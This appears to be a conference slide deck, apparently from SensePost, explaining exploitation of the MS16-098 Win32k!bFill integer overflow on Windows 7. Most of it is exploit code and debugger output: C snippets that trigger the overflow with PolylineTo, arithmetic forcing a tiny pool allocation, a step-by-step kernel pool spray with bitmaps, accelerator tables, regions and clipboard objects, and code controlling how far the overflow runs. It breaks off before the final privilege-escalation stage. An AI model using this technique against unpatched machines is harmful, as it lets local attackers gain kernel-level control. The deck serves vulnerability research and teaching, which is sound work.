
Test Mode  
Windows 7  
Build 7601

Activate Windows  
Go to Settings to activate Windows

12:12 PM  
7/12/2017

# **MS16-098 RGNOBJ Win32k!bFill Integer Overflow Leading To Pool Overflow**

# MS16-098: Win32k!bFill Integer Overflow



# MS16-098: Win32k!bFill Integer Overflow


## Reaching the Vulnerable Function

```
bFill@(struct EPATHOBJ *@, struct _RECTL *@, unsigned __int32 @, void
(__stdcall * )(struct _RECTL *, unsigned __int32, void *) @, void *)
```

```
EngFastFill() -> bPaintPath() -> bEngFastFillEnum() -> Bfill()
```

```
// Get Device context of desktop hwnd
HDC hdc = GetDC(NULL);
// Get a compatible Device Context to assign Bitmap to
HDC hMemDC = CreateCompatibleDC(hdc);
// Create Bitmap Object
HGDIOBJ bitmap = CreateBitmap(0x5a, 0x1f, 1, 32, NULL);
// Select the Bitmap into the Compatible DC
HGDIOBJ bitobj = (HGDIOBJ)SelectObject(hMemDC, bitmap);
//Begin path
BeginPath(hMemDC);
// draw a line between the supplied points.
LineTo(hdc, nXStart + ((int) (flRadius * aflCos[i])), nYStart +
((int) (flRadius * aflSin[i])));
// End the path
EndPath(hMemDC);
// Fill the path
FillPath(hMemDC);
```

# MS16-098: Win32k!bFill Integer Overflow Controlling the Allocation Size



`lea ecx, [rax+rax*2];  
shl ecx, 4`

$$\left(\frac{0xFFFFFFF}{3}\right) + 1 = 0x55555556$$
$$(0x55555556 * 3) = 0x100000002$$
$$0x100000002 \ll 4 = 0x100000020$$

32-bit (4 Byte) Value in ecx

# MS16-098: Win32k!bFill Integer Overflow

## Controlling the Allocation Size

- Number of Points in selected Path.
- PolyLineTo
- Calling it 0x156 times with 0x3FE01 points:

```
// Create a Point array
static POINT points[0x3FE01];
BeginPath(hMemDC);
// Calling PolylineTo 0x156 times with
PolylineTo points of size 0x3fe01.
for (int j = 0; j < 0x156; j++) {
    PolylineTo(hMemDC, points, 0x3FE01);
}
// End the pathEndPath(hMemDC);
```

$$0x156 * 0x3FE01 = 0x5555556$$

The application will add 1 to it

$$0x5555557 * 3 = 0x10000005$$


$$0x10000005 \ll 4 = 0x50$$

# MS16-098: Win32k!bFill Integer Overflow Kernel Pool Feng shui

```
HBITMAP bmp;  
// Allocating 5000 Bitmaps of size 0xf80 leaving 0x80 space at  
end of page.  
for (int k = 0; k < 5000; k++) {  
    bmp = CreateBitmap(1670, 2, 1, 8, NULL);  
    bitmaps[k] = bmp;  
}
```

Session Pool Pages

First Bitmap Objects Allocation of size 0xF80




0x1000 page size

# MS16-098: Win32k!bFill Integer Overflow Kernel Pool Feng shui

```
// Allocating 7000 accelerator tables of size 0x40 0x40 *2 =  
0x80 filling in the space at end of page.  
HACCEL *pAccels = (HACCEL *)malloc(sizeof(HACCEL) * 7000);  
HACCEL *pAccels2 = (HACCEL *)malloc(sizeof(HACCEL) * 7000);  
for (INT i = 0; i < 7000; i++) {  
    hAccel = CreateAcceleratorTableA(lpAccel, 1);  
    hAccel2 = CreateAcceleratorTableW(lpAccel, 1);  
    pAccels[i] = hAccel;  
    pAccels2[i] = hAccel2;  
}
```

## Session Pool Pages

Allocate Accelerator Usac objects\*2 of size 0x40 \* 2 = 0x80




# MS16-098: Win32k!bFill Integer Overflow Kernel Pool Feng shui

SENSEPOST 

```
// Delete the allocated bitmaps to free space at beginning of  
pages  
for (int k = 0; k < 5000; k++) {  
    DeleteObject(bitmap[k]);  
}
```

Session Pool Pages  
de-allocate Bitmap Gh05 objects of size 0xF80



# MS16-098: Win32k!bFill Integer Overflow Kernel Pool Feng shui

```
//allocate Gh04 5000 region objects of size 0xbc0 which will
reuse the free-ed bitmaps memory.
for (int k = 0; k < 5000; k++) {
    CreateEllipticRgn(0x79, 0x79, 1, 1); //size = 0xbc0
}
```

Session Pool Pages  
Allocate Region Gh04 objects of size 0xBC0

Usac \* 2



0x1000 page size

# MS16-098: Win32k!bFill Integer Overflow Kernel Pool Feng shui

```
// Allocate Gh05 5000 bitmaps which would be adjacent to the
Gh04 objects previously allocated
for (int k = 0; k < 5000; k++) {
    bmp = CreateBitmap(0x52, 1, 1, 32, NULL); //size = 3c0
    bitmaps[k] = bmp;
}
```

Session Pool Pages  
Allocate Bitmap Gh05 objects of size 0x3C0




# MS16-098: Win32k!bFill Integer Overflow Kernel Pool Feng shui

```
// Allocate 1700 clipboard objects of size 0x60 to fill any free
memory locations of size 0x60
for (int k = 0; k < 1700; k++) { //1500
    AllocateClipBoard2(0x30);
}

// delete 2000 of the allocated accelerator tables to make holes
at the end of the page in our spray.
for (int k = 2000; k < 4000; k++) {
    DestroyAcceleratorTable(pAccels[k]);
    DestroyAcceleratorTable(pAccels2[k]);
}
```

## Session Pool Pages

Free Accelerator objects Usac objects of size  $0x40 * 2 = 0x80$



# MS16-098: Win32k!bFill Integer Overflow

## Kernel Pool Feng shui

### Final Kernel Pool Layout after vulnerable object allocation


```
0: kd> !pool rax
Pool page fffff90170e36fb0 region is Paged session pool
fffff90170e36000 size: bc0 previous size: 0 (Allocated) Gh04
fffff90170e36bc0 size: 3c0 previous size: bc0 (Allocated) Gh05
fffff90170e36f80 size: 20 previous size: 3c0 (Free) Free
*fffff90170e36fa0 size: 60 previous size: 20 (Allocated) *Gedg
    Pooltag Gedg : GDI TAG EDGE, Binary : win32k!bFill
U: kd> !pool rax+1000
Pool page fffff90170e37fb0 region is Paged session pool
fffff90170e37000 size: bc0 previous size: 0 (Allocated) Gh04
fffff90170e37bc0 size: 3c0 previous size: bc0 (Allocated) Gh05
*fffff90170e37f80 size: 80 previous size: 3c0 (Free) *Usac
    Pooltag Usac : USER TAG_ACCEL, Binary : win32k!_CreateAccel
```

# MS16-098: Win32k!bFill Integer Overflow

## Analysing & Controlling the Overflow


bConstructGET > addEdgeToGet.

The function will try to copy 0x5555557 Points (0x30 bytes each), to the newly allocated 0x50 bytes memory.



# MS16-098: Win32k!bFill Integer Overflow

## Analysing & Controlling the Overflow



ecx = CURRENT POINT.Y  
eax = 0x1F0

This check will allow us to control how many points are copied across and thus control the overflow.  
 $(\text{CURRENT POINT.Y} \ll 4) > 0x1F0$

# MS16-098: Win32k!bFill Integer Overflow

## Analysing & Controlling the Overflow

- Points[2] = 20 (0x14) < 0x1F, the next points will be copied across.

```
static POINT points[0x3fe01];
for (int l = 0; l < 0x3FE00; l++) {
    points[l].x = 0x5a1f;
    points[l].y = 0x5a1f;
}
points[2].y = 20; //0x14 < 0x1f
points[0x3FE00].x = 0x4a1f;
points[0x3FE00].y = 0x6a1f;
```

- In the Point adding loop after 0x1F iterations set points[2] > 0x1F

```
for (int j = 0; j < 0x156; j++) { if (j > 0x1F && points[2].y != 0x5a1f) {
    points[2].y = 0x5a1f;
}
if (!PolylineTo(hMemDC, points, 0x3FE01)) {
    fprintf(stderr, "[!] PolylineTo() Failed: %x\r\n",
GetLastError());
}}
```


# MS16-098: Win32k!bFill Integer Overflow

## Analysing & Controlling the Overflow

- Looking at the adjacent Bitmap object before and after the overflow.

```
0: kd> dq fffff90170e37bc0+10
fffff901`70e37bd0 00000000`01052083 00000000`00000000
fffff901`70e37be0 00000000`00000000 00000000`00000000
